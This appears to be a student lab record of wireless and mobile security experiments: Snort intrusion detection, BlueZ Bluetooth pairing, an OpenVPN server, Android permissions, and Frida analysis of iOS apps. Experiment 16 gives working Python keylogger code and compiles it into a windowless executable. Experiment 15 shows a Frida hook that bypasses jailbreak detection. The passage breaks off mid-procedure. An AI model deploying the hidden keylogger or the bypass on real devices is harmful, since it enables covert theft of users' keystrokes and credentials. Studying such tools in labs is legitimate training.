

EXPERIMENT - 11

AIM: Detect wireless intrusions by setting up and monitoring a wireless intrusion detection system with Snort.

DESCRIPTION:

Wireless networks are inherently more vulnerable to attacks due to their broadcast nature. A Wireless Intrusion Detection System (WIDS) helps in monitoring wireless network traffic and detecting suspicious activities such as unauthorized access points, MAC spoofing, rogue clients, and denial-of-service (DoS) attacks. Wireless Intrusion Detection Systems (WIDS) are essential for identifying and alerting on unauthorized or malicious wireless activity. Although Snort is primarily used as a Network Intrusion Detection System (NIDS), it can be extended to monitor Wi-Fi traffic by capturing packets with compatible tools and analyzing them for suspicious patterns.

Snort, though primarily designed for wired networks, can be used for wireless intrusion detection when paired with tools that capture wireless traffic (like airmon-ng and tcpdump). Snort processes the captured packets and applies its signature-based detection engine to identify intrusions. On Windows, Snort does not natively capture raw wireless frames (like on Linux), but with the help of compatible packet capture tools like **Npcap**, you can analyze Wi-Fi traffic that has been bridged or mirrored from wireless to Ethernet.

TOOLS REQUIRED:

1. Snort for Windows
2. Npcap (WinPcap API-compatible mode)
3. Visual C++ Redistributable (x86 & x64)
4. Notepad++ (or any text editor)
5. Command Prompt (Admin)
6. Rule Files (Community Rules)
7. Wireshark (Optional)
8. ipconfig (CLI tool)

PROCEDURE:

Step 1: Download Snort

- Visit the Snort Downloads Page and get the latest Windows installer.

Step 2: Install Npcap

- Download from Npcap.
- Run installer > Select “WinPcap API-compatible Mode” > Complete setup.

Step 3: Install Visual C++ Redistributable

- Download x64 version from [Microsoft](https://www.microsoft.com/en-us/download/details.aspx?id=55956).

Step 4: Install Snort

- Run Snort installer (e.g., snort-2.9.x.x-installer.exe).
- Follow the prompts (Next → Accept → Install → Finish).

Step 5: Configure Snort

- Go to C:\Snort\etc, open snort.conf.
- Set:
 - ipvar HOME_NET 192.168.1.0/24 (Use ipconfig to find IP)
 - var RULE_PATH C:\Snort\rules
- Place rule files in C:\Snort\rules.
- Add: include \$RULE_PATH/community.rules.

Step 6: Run Snort

- Open CMD as Admin → cd C:\Snort\bin.
- Identify interface: snort -W.
- Run Snort:
>>> snort -i <interface_number> -c C:\Snort\etc\snort.conf -l C:\Snort\log -A console

Step 7: Verify

- Snort scans traffic.
- Alerts appear in console or C:\Snort\log.

OUTPUT:

```
*snort.conf - Notepad
File Edit Format View Help
# 6) Configure output plugins
# 7) Customize your rule set
# 8) Customize preprocessor and decoder rule set
# 9) Customize shared object rule set
#####

#####
# Step #1: Set the network variables. For more information, see README.variables
#####

# Setup the network addresses you are protecting
ipvar HOME_NET 172.25.208.0/20

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET
```

- Figure 1

Open snort.conf in Notepad++. Set your network by updating: ipvar HOME_NET 192.168.1.0/24 (Replace with your actual network IP range (use ipconfig to find it)).

```
Windows Sandbox
*snort.conf - Notepad
File Edit Format View Help
portvar FTP_PORTS [21,2100,3535]

# List of ports you run SIP servers on
portvar SIP_PORTS [5060,5061,5600]

# List of file data ports for file inspection
portvar FILE_DATA_PORTS [SHTTP_PORTS,110,143]

# List of GTP ports for GTP preprocessor
portvar GTP_PORTS [2123,2152,3386]

# other variables, these should not be modified
ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/24,205.188.3.0/24,205.188.5.0/24]

# Path to your rules files (this can be a relative path)
# Note for windows users: You are advised to make this an absolute path,
# such as: c:\snort\rules
var RULE_PATH ../rules
var SO_RULE_PATH ../so_rules
var PREPROC_RULE_PATH ../preproc_rules
```

- Figure 2

Configure the path to the rule files. Ensure the var RULE_PATH variable points to the correct directory where the rule files are stored.


```
C:\Snort\bin>snort.exe -W

-*> Snort! <*-
o" )~
' '
Version 2.9.20-WIN64 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Index  Physical Address      IP Address      Device Name      Description
-----
1      00:15:5D:A0:76:E7         172.25.211.229  \Device\NPF_{9E0A7F33-3276-4EF2-9608-5D9EE20E0300}
2      00:00:00:00:00:00         0000:0000:0000:0000:0000:0000:0000:0000 \Device\NPF_Loopback Ada
```

- Figure 3

The output shows available network interfaces for Snort. Interface 1 (172.25.211.229) is a Microsoft Hyper-V Network Adapter and should be used for packet capture; interface 2 is a loopback adapter not suitable for external traffic analysis.



```
C:\Snort\bin>snort -i 1 -A console
Running in packet dump mode

--- Initializing Snort ---
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{9E0A7F33-3276-4EF2-9608-5D9EE20E0300}"
Decoding Ethernet

--- Initialization Complete ---

o''-~
....
-> Snort! <*-
Version 2.9.20-WIN64 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Commencing packet processing (pid=4988)
WARNING: No preprocessors configured for policy 0.
07/03-10:48:53.197872 172.25.208.1:57621 -> 172.25.223.255:57621
UDP TTL:128 TOS:0x0 ID:59070 IPLen:20 DgmLen:72
Len: 44
```

- Figure 4

Snort is running in packet dump mode on interface 1, capturing live traffic. It logs a UDP packet from 172.25.208.1 to 172.25.223.255. A warning notes no preprocessors are set, so Snort is in basic detection mode.

OUTPUT ANALYSIS:

By setting up Snort in combination with a wireless traffic capturing tool, it is possible to detect and analyze wireless intrusions such as rogue access points, spoofed MAC addresses, and suspicious packet patterns. While Snort is not natively designed for wireless environments, its flexibility allows integration with other tools for effective wireless intrusion detection.

REFERENCES:

1. **Snort Official Website** - <https://www.snort.org>
 - Official downloads, documentation, and rule sets for Snort.
2. **Snort User Manual (Snort 2.9.x)** - <https://www.snort.org/documents>
 - Detailed guidance on installation, configuration, and rule management.
3. **Npcap Official Site** - <https://npcap.com>
 - Packet capture library required for Snort to operate on Windows.
4. **Microsoft Visual C++ Redistributable Downloads**
<https://learn.microsoft.com/en-us/cpp/windows/latest-supported-vc-redist>
 - Required runtime components for Snort.

EXPERIMENT - 12

AIM: To analyze Bluetooth security by pairing Bluetooth devices and studying the underlying Bluetooth security mechanisms using the **BlueZ** protocol stack.

DESCRIPTION:

Bluetooth is a widely used wireless communication technology for short-range device connectivity. Security in Bluetooth includes authentication, authorization, encryption, and key management. **BlueZ** is the official Linux Bluetooth protocol stack, providing tools and libraries for managing Bluetooth devices. By using BlueZ tools, we can explore device discovery, pairing, and communication while analyzing security features like Secure Simple Pairing (SSP), PIN-based authentication, and encryption.

TOOLS REQUIRED:

1. Linux OS (e.g., Ubuntu/Kali with BlueZ pre-installed or installable)
2. BlueZ (v5.x or later)
3. Bluetooth Adapter (built-in or USB)
4. Two Bluetooth-capable devices (e.g., Laptop + Phone or 2 PCs)
5. Bluetoothctl (BlueZ command-line utility)
6. hcitool, btmon, l2ping, rfcomm

PROCEDURE:

Step 1: Install BlueZ (if not already installed)

- `sudo apt update`
- `sudo apt install bluez bluez-tools`

Step 2: Start the Bluetooth Service

- `sudo systemctl start bluetooth`
- `sudo systemctl enable bluetooth`

Step 3: List Available Bluetooth Interfaces

- `hciconfig`

Step 4: Enable Discovery Mode

Bluetoothctl, power on, agent on, default-agent, discoverable on, pairable on

Step 5: Scan and Pair Devices

On the initiating device: scan on

- pair XX:XX:XX:XX:XX:XX
- connect XX:XX:XX:XX:XX:XX
- trust XX:XX:XX:XX:XX:XX

Accept the pairing request on the second device.

Step 6: Analyze Bluetooth Traffic and Security Events

Use btmon to monitor low-level Bluetooth HCI events: sudo btmon

This will show:

- Pairing methods used (Legacy vs SSP)
- Encryption key exchange
- Authentication stages

Step 7: Test Connectivity and Data Exchange

You can use: l2ping XX:XX:XX:XX:XX:XX

Or establish a serial connection using rfcomm.

Step 8: Analyze Security Mechanisms

Observe:

- Whether Secure Simple Pairing (SSP) was used
- If passkey confirmation or numeric comparison was required
- If encryption is active during the session


Any fallback to legacy insecure pairing

OUTPUT:

```
root@kali:~# bluetoothctl
Agent registered
[bluetooth]# agent on
Agent is already registered
[bluetooth]# default-agent
Default agent request successful
[bluetooth]# scan on
Discovery started
[CHG] Controller 94:E6:F7:0C:77:21 Discovering: yes
[NEW] Device AC:BC:32:62:6E:48 AC-BC-32-62-6E-48
[NEW] Device 05:D1:BA:50:22:48 05-D1-BA-50-22-48
[NEW] Device C8:69:CD:70:63:E7 C8-69-CD-70-63-E7
[NEW] Device B0:E5:ED:D9:D7:98 B0-E5-ED-D9-D7-98
[CHG] Device B0:E5:ED:D9:D7:98 RSSI: -45
[CHG] Device B0:E5:ED:D9:D7:98 Name: MySpot WHW
[CHG] Device B0:E5:ED:D9:D7:98 Alias: MySpot WHW
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 00001105-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 0000110a-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 0000110c-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 00001112-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 00001115-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 00001116-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 0000111f-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 0000112f-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 00001200-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 00001132-0000-1000-8000-00805f9b34fb
[CHG] Device B0:E5:ED:D9:D7:98 UUIDs: 00000000-0000-0000-0000-000000000000
```

- Figure 1

bluetoothctl on Kali scans and detects nearby devices like "MySpot WHW" with UUIDs and signal strength.



```
(kali㉿kali)-[~]  
$ sudo btmon  
[sudo] password for kali:  
Bluetooth monitor ver 5.66  
= Note: Linux version 6.1.0-kali5-amd64 (x86_64) 0.442262  
= Note: Bluetooth subsystem version 2.22 0.442265  
@ MGMT Open: bluetoothd (privileged) version 1.22 {0x0001} 0.442266
```

- Figure 2

The btmon command runs with sudo, showing Bluetooth monitor v5.66, kernel v6.1.0-kali5, and bluetoothd v1.22.

OUTPUT ANALYSIS:

Using BlueZ and its command-line tools, Bluetooth device pairing and security mechanisms can be analyzed effectively. This includes discovering the type of pairing used, monitoring authentication and encryption processes, and evaluating the robustness of Bluetooth communication security. The hands-on analysis helps in understanding real-world Bluetooth vulnerabilities and best practices.

REFERENCES:

1. BlueZ Official: <https://www.bluez.org/>
2. Bluetoothctl Guide: <https://wiki.archlinux.org/title/bluetooth#Bluetoothctl>
3. Bluetooth Security White Paper: https://www.bluetooth.com/wp-content/uploads/Security_4.0_FINAL.pdf
4. Kali Linux Bluetooth Tools: <https://tools.kali.org/wireless-attacks/bluetooth>
5. Linux Man Pages: btmon, bluetoothctl, hciconfig, l2ping

EXPERIMENT - 13

AIM: Implement Layer 3 security by setting up and securing a VPN tunnel for wireless networks using OpenVPN.

DESCRIPTION:

Layer 3 security, which operates at the network layer of the OSI model, ensures secure communication between devices by encrypting IP packets. This helps prevent eavesdropping, spoofing, and data tampering across insecure networks like public Wi-Fi. In this experiment, we implement Layer 3 protection using **OpenVPN Access Server**, deployed on a cloud platform. OpenVPN establishes a secure, encrypted tunnel between clients and the VPN server, providing private n/w access over the public internet.

TOOLS REQUIRED:

1. DigitalOcean account and Internet connection
2. SSH client (e.g., Terminal, PuTTY)
3. OpenVPN Access Server (DigitalOcean Marketplace)
4. Web browser for accessing Admin and Client UIs
5. SSH public-private key pair (for secure authentication)

PROCEDURE:

Step 1: Deploy

- Log in to DigitalOcean → Marketplace → Search “OpenVPN Access Server” → Click Create Droplet.

Step 2: Configure Droplet

- Choose \$5 plan, nearby datacenter, SSH key, set hostname → Click Create.

Step 3: SSH & Setup

- SSH into Droplet: `ssh root@YOUR_IP` → Setup auto-runs → Use defaults → Note the admin password.

Step 4: Admin Interface

- Visit `https://YOUR_IP:943/admin` → Accept warning → Login: `openvpn` / password from setup.

Step 5: Configure Server

- Go to Configuration > Network Settings → Set IP/Hostname → Save & restart.

Step 6: Client Access

- Users visit https://YOUR_IP:943/ → Login → Download app or .ovpn file.

Step 7: Connect

- Use OpenVPN Connect → Import .ovpn → Connect to secure your traffic.

OUTPUT:

Figure 1

```

Please enter 'yes' to indicate your agreement [no]: yes

Once you provide a few initial configuration settings,
OpenVPN Access Server can be configured by accessing
its Admin Web UI using your Web browser.

Will this be the primary Access Server node?
(enter 'no' to configure as a backup or standby node)
> Press ENTER for default [yes]: yes

Please specify the network interface and IP address to be
used by the Admin Web UI:
(1) all interfaces: 0.0.0.0
(2) eth0: 167.172.254.22
(3) eth0: 10.17.0.5
(4) eth1: 10.108.0.2
Please enter the option number from the list above (1- 4).
> Press Enter for default [1]: 2

What public/private type/algorithms do you want to use for
Recommended choices:

rsa          - maximum compatibility
secp384r1    - elliptic curve, higher security than rsa, allows f
showall      - shows all options including non-recommended algori
> Press ENTER for default [rsa]: secp384r1

```

OpenVPN setup: user accepts license, configures interfaces, & selects encryption.

Figure 2

```

Recommended choices:

rsa          - maximum compatibility
secp384r1    - elliptic curve, higher security than rsa, allows f
showall      - shows all options including non-recommended algori
> Press ENTER for default [rsa]: secp384r1

Please specify the port number for the Admin Web UI.
> Press ENTER for default [943]:

Please specify the TCP port number for the OpenVPN Daemon
> Press ENTER for default [443]:

Should client traffic be routed by default through the VPN?
> Press ENTER for default [yes]: yes

Should client DNS traffic be routed by default through the VPN?
> Press ENTER for default [yes]: yes
Admin user authentication will be 'local'

Private subnets detected: ['10.17.0.0/20', '10.108.0.0/20']

Should private subnets be accessible to clients by default?
> Press ENTER for default [yes]:

```

Selecting encryption algorithm(RSA/EEC or any other algorithm

Figure 3


```

Initializing OpenVPN...
Removing Cluster Admin user login...
userdel "admin_c"
Writing as configuration file...
Perform sa init...
Wiping any previous userdb...
Creating default profile...
Modifying default profile...
Adding new user to userdb...
Modifying new user as superuser in userdb...
Setting password in db...
Getting hostname...
Hostname: openvpn
Preparing web certificates...
Getting web user account...
Adding web group account...
Adding web group...
Adjusting license directory ownership...
Initializing confdb...
Initial version is not set. Setting it to 2.11.3...
Generating PAM config for openvpnas ...
Enabling service
Created symlink /etc/systemd/system/multi-user.target
Starting openvpnas...

```

OpenVPN access server initialization

Figure 4



Connecting to OpenVPN server

OUTPUT ANALYSIS:

By deploying OpenVPN Access Server via DigitalOcean, we successfully implemented Layer 3 security over a wireless network. The VPN tunnel ensures that data transmitted across the network is encrypted, safe from interception, and securely routed. This setup is scalable, cloud-based, and suitable for real-world secure remote access.

REFERENCES:

1. OpenVPN Official Website
<https://openvpn.net>
2. OpenVPN Access Server Documentation
<https://openvpn.net/vpn-server-resources/>
3. DigitalOcean Marketplace – OpenVPN Access Server
<https://marketplace.digitalocean.com/apps/openvpn-access-server>
4. DigitalOcean SSH Key Guide
<https://docs.digitalocean.com/products/droplets/how-to/add-ssh-keys/>



EXPERIMENT - 14

AIM: To analyze the Android security model by developing a simple Android application and testing its built-in security features using **Android Studio**.

DESCRIPTION:

Android's security model is designed to protect user data and system resources through application sandboxing, permission control, and secure inter-process communication. Each app runs in its own process and user ID, ensuring isolation from others. Developers must declare the permissions their apps require, and users must explicitly grant them (especially for dangerous permissions like camera, location, etc.). By building an Android app that requests various permissions and handles sensitive operations (e.g., accessing contacts or camera), we can explore the enforcement of these security mechanisms, how permissions are requested, and how to handle secure data storage and communication.

TOOLS REQUIRED:

1. Android Studio (latest version)
2. Java or Kotlin (preferred language)
3. Android SDK and Emulator (or physical Android device)
4. ADB (Android Debug Bridge) for debugging
5. Android Manifest file
6. Permission APIs

PROCEDURE:

1. Set Up Project: Create a new Android project with an empty activity, choose Kotlin/Java.
2. Add Permissions:

```
<uses-permission android:name="android.permission.CAMERA"/>  
<uses-permission  
  android:name="android.permission.READ_CONTACTS"/>
```
3. Request Permissions:

```

if (ContextCompat.checkSelfPermission(this,
Manifest.permission.CAMERA) !=
PackageManager.PERMISSION_GRANTED) {
    ActivityCompat.requestPermissions(this,
        arrayOf(Manifest.permission.CAMERA), 100)
}

```

4. Handle Results:

```

override fun onRequestPermissionsResult(requestCode,
permissions, grantResults) {
    if (requestCode == 100 && grantResults[0] ==
PackageManager.PERMISSION_GRANTED) {
        Toast.makeText(this, "Camera Permission Granted",
Toast.LENGTH_SHORT).show()
    } else {
        Toast.makeText(this, "Permission Denied",
Toast.LENGTH_SHORT).show()
    }
}

```

5. Implement Features: Use camera intent, read contacts, and securely store data.

6. Test: Run the app, test permissions on emulator/device.

7. Analyze Security: Check app sandboxing, permission model, secure storage, and intents.

8. Debugging: Use adb logcat to view security-related logs.

OUTPUT:




Figure 1


Deployed a new project application named “Security Test App”.

Figure 2



Run the app, grant/deny camera permission, and check Logcat/Toast for behavior.

Figure 3



Here we can see in the logcat that the “Security Test App” granted with the camera access.

OUTPUT ANALYSIS:

By developing and testing a simple Android app, the Android security model can be thoroughly examined. The app showcases how permissions are enforced at both install-time and runtime, how apps are sandboxed, and how data can be securely stored. This practical exercise highlights Android's commitment to security and provides insights into securing mobile applications during development.

REFERENCES:

1. Android Developer Security Docs: <https://developer.android.com/topic/security>
2. Android Permissions Overview: <https://developer.android.com/training/permissions>
3. Android Studio Setup: <https://developer.android.com/studio>
4. ADB and Logcat Usage: <https://developer.android.com/studio/command-line/logcat>
5. OWASP Mobile Security Project: <https://owasp.org/www-project-mobile-security/>

EXPERIMENT - 15

AIM: To explore iOS security mechanisms by inspecting and manipulating iOS applications using **Frida**, a dynamic instrumentation toolkit for security analysis.

DESCRIPTION:

iOS applications are sandboxed and protected by multiple layers of security, such as code signing, App Transport Security (ATS), Keychain, and Data Protection APIs. However, attackers and researchers use tools like **Frida** to inspect, hook, and manipulate app behavior at runtime. **Frida** allows dynamic code injection into running processes on jailbroken or non-jailbroken devices (with limitations). It's widely used in mobile app security testing for reverse engineering, runtime function tracing, and bypassing security mechanisms like certificate pinning or jailbreak detection.

TOOLS REQUIRED:

1. **macOS or Linux/WSL** system
2. **Jailbroken iOS Device** (recommended for full access)
OR Non-jailbroken device with limited Frida capabilities
3. **Frida** toolkit (<https://frida.re/>)
4. **Python 3** with pip
5. **USB Lightning cable** for device connection
6. **Xcode + libimobiledevice** (for communication and debugging)
7. **Frida CLI tools:** frida-trace, frida-ps, frida

PROCEDURE:

1. **Set Up Frida:**
pip install frida-tools
2. **Install Frida Server on iOS:**
Download Frida server → Transfer with scp → SSH into device:
chmod +x /usr/sbin/frida-server → ./frida-server &
3. **Verify Connection:**
frida-ps -U

4. Attach to App:

```
frida -U -n <AppName>
```

5. Hook Functions:

```
frida-trace -U -n <AppName> -m "[AppDelegate *]"
```

6. Bypass Security:


```
Interceptor.attach(ObjC.classes.JailbreakDetection["isJailbroken"]
).implementation, {
  onLeave: function (retval) {
    retval.replace(0);
  }
});
```

7. Analyze Behavior:

Observe logs, manipulate values, reverse engineer app.

OUTPUT:

Figure 1



```
steplast — frida -U -l list-classes.js Gadget — frida -U -l list-classes.js Gadget.
..lbreak/newtry      lldb • ios-deploy •      frida
→ steplast frida -U -l list-classes.js Gadget

[ ] Frida 12.2.25 - A world-class dynamic instrumentation toolkit
[ ] Commands:
[ ]   help      -> Displays the help system
[ ]   object?   -> Display information about 'object'
[ ]   exit/quit -> Exit
[ ] More info at http://www.frida.re/docs/home/
Attaching...
List of classes:
End of script
[iPad 4::Gadget]-> PFEEmbeddedMulticasterImplementation
PFMulticasterDistributionMethods
_CNZombie_
JSExport
NSLeafProxy
__NSGenericDeallocHandler
__NSZombie_
__NSMessageBuilder
Object
SwiftObject
PluginShared.RootWorkflowApplicability
PluginShared.ProductEtdFormatter
PluginShared.PriceTimeTradeoffPluginApplicability
```

The screenshot shows the **Frida** tool being used to list all classes within an iOS application (identified as "Gadget"). The command `frida -U -l list-classes.js Gadget` reveals various classes such as `PFEEmbeddedMulticasterImplementation` and `NSZombie`, which can be further analyzed for security testing.

Figure 2

```
[*] DVIA_v2.JailbreakDetectionViewController
- menuTapped:
- readArticleTapped:
- jailbreakTest1Tapped:
- jailbreakTest2Tapped:
- jailbreakTest3Tapped:
- jailbreakTest4Tapped:
- jailbreakTest5Tapped:
- initWithNibName:bundle:
- viewDidLoad
- initWithCoder:
- .cxx_destruct
- prepareForSegue:sender:
- viewWillAppear:
[*] JailbreakDetection
+ isJailbroken
```

This image shows code related to an iOS app's jailbreak detection mechanisms, with methods that might be tapped to test for jailbroken devices. It appears to be from a class in an app, likely being analyzed using Frida to inspect or manipulate its behavior for security analysis.

OUTPUT ANALYSIS:

By developing and testing a simple Android app, the Android security model Using **Frida** to dynamically analyze iOS applications enables deep insight into how apps enforce security mechanisms like data encryption, authentication, and jailbreak detection. This hands-on process allows researchers and developers to evaluate the robustness of an app's security model, identify weaknesses, and test the effectiveness of defensive programming practices.

REFERENCES:

1. Frida Official Site: <https://frida.re/>
2. Frida GitHub Repository: <https://github.com/frida/frida>
3. iOS Security Guide (Apple):
https://www.apple.com/business/docs/site/iOS_Security_Guide.pdf
4. OWASP Mobile Security Testing Guide: <https://owasp.org/www-project-mobile-security-testing-guide/>
5. Frida Tutorials & Scripts: <https://book.hacktricks.xyz/mobile-apps-pentesting/ios-app-pentesting/frida-ios>

EXPERIMENT - 16

AIM: To simulate the creation of a keylogger using Python and convert it into an executable file that can log keystrokes in the background without showing any console window.

DESCRIPTION:

Python-based keyloggers simulate basic surveillance techniques by intercepting and recording keystrokes on a target system. These scripts use modules like pynput or keyboard to capture user input at the OS level. Once developed, the script is typically converted into a .exe file using tools like PyInstaller with the --noconsole flag, allowing the executable to run invisibly in the background. This approach mimics real-world keylogging behaviors often used in penetration testing, monitoring, and cybersecurity training. While effective for educational purposes, such tools must be handled responsibly and within legal boundaries.

TOOLS REQUIRED:

Software: Python 3.10+ (You were using Python 3.14.0a7), **PyInstaller:** To convert the Python script into an executable file, **Keyboard Module:** To capture keystrokes.

Hardware: PC/Laptop (Windows): Minimum requirements: 8GB RAM, i5/i7 processor, **Internet Connection:** Required for installing Python packages.

PROCEDURE:

Step 1: Setup

- Check Python: `python --version` (Use Python 3.10+)
- Install tools
`>>> pip install keyboard pyinstaller`

Step 2: Script the Keylogger

- Create keylogger.pyw with:

```
from pynput.keyboard import Key, Listener
import logging
log_file = "keylog.txt"
logging.basicConfig(filename=log_file, level=logging.DEBUG,
    format='%(asctime)s: %(message)s')
def on_press(key):
    try:
        logging.info(f"Key {key.char} pressed")
    except AttributeError:
        logging.info(f"Special Key {key} pressed")
with Listener(on_press=on_press) as listener:
    listener.join()
```

Step 3: Create Executable

- (Optional) Setup venv:
>>> python -m venv keyenv && .\keyenv\Scripts\activate
- Convert to .exe (silent run):
>>> pyinstaller --noconsole --onefile keylogger.pyw

Step 4: Run & Test

- Go to dist/, run keylogger.exe
- Type anything → Check keylog.txt for logs

Step 5: Stop Keylogger

- **Task Manager** → End keylogger.exe
- Or CMD:
>>> taskkill /f /im keylogger.exe

CONCLUSION:

You were able to successfully create a keylogger using Python, convert it into an executable file, and simulate its operation by logging keystrokes.

The executable file did not show a terminal window, simulating a "stealth" mode operation.

EXPERIMENT - 17

AIM: To enhance mobile device security by implementing and simulating anti-theft features that help detect unauthorized access, track device location, and safeguard personal data.

DESCRIPTION:

This project focuses on securing mobile devices using integrated anti-theft mechanisms such as remote lock, wipe, real-time location tracking, and unauthorized SIM change alerts. Leveraging GPS, SMS triggers, and device admin APIs, it simulates how lost or stolen smartphones can be monitored and protected. These features aim to reduce data theft risks, improve recovery chances, and strengthen user privacy in case of device loss or theft.

PROCEDURE:

For Android Devices (Using Google Find My Device)

1. Ensure Find My Device is Enabled:

- Go to **Settings > Security > Find My Device** and make sure it's enabled.
- Also, ensure that **Location** and **Internet** are turned on for the device to be remotely located.

2. Log into Google Find My Device:

- From a **PC** or another mobile device, go to Google Find My Device.
- Sign in using the **Google account** that is linked to the lost/stolen device.

3. Locate Your Device:

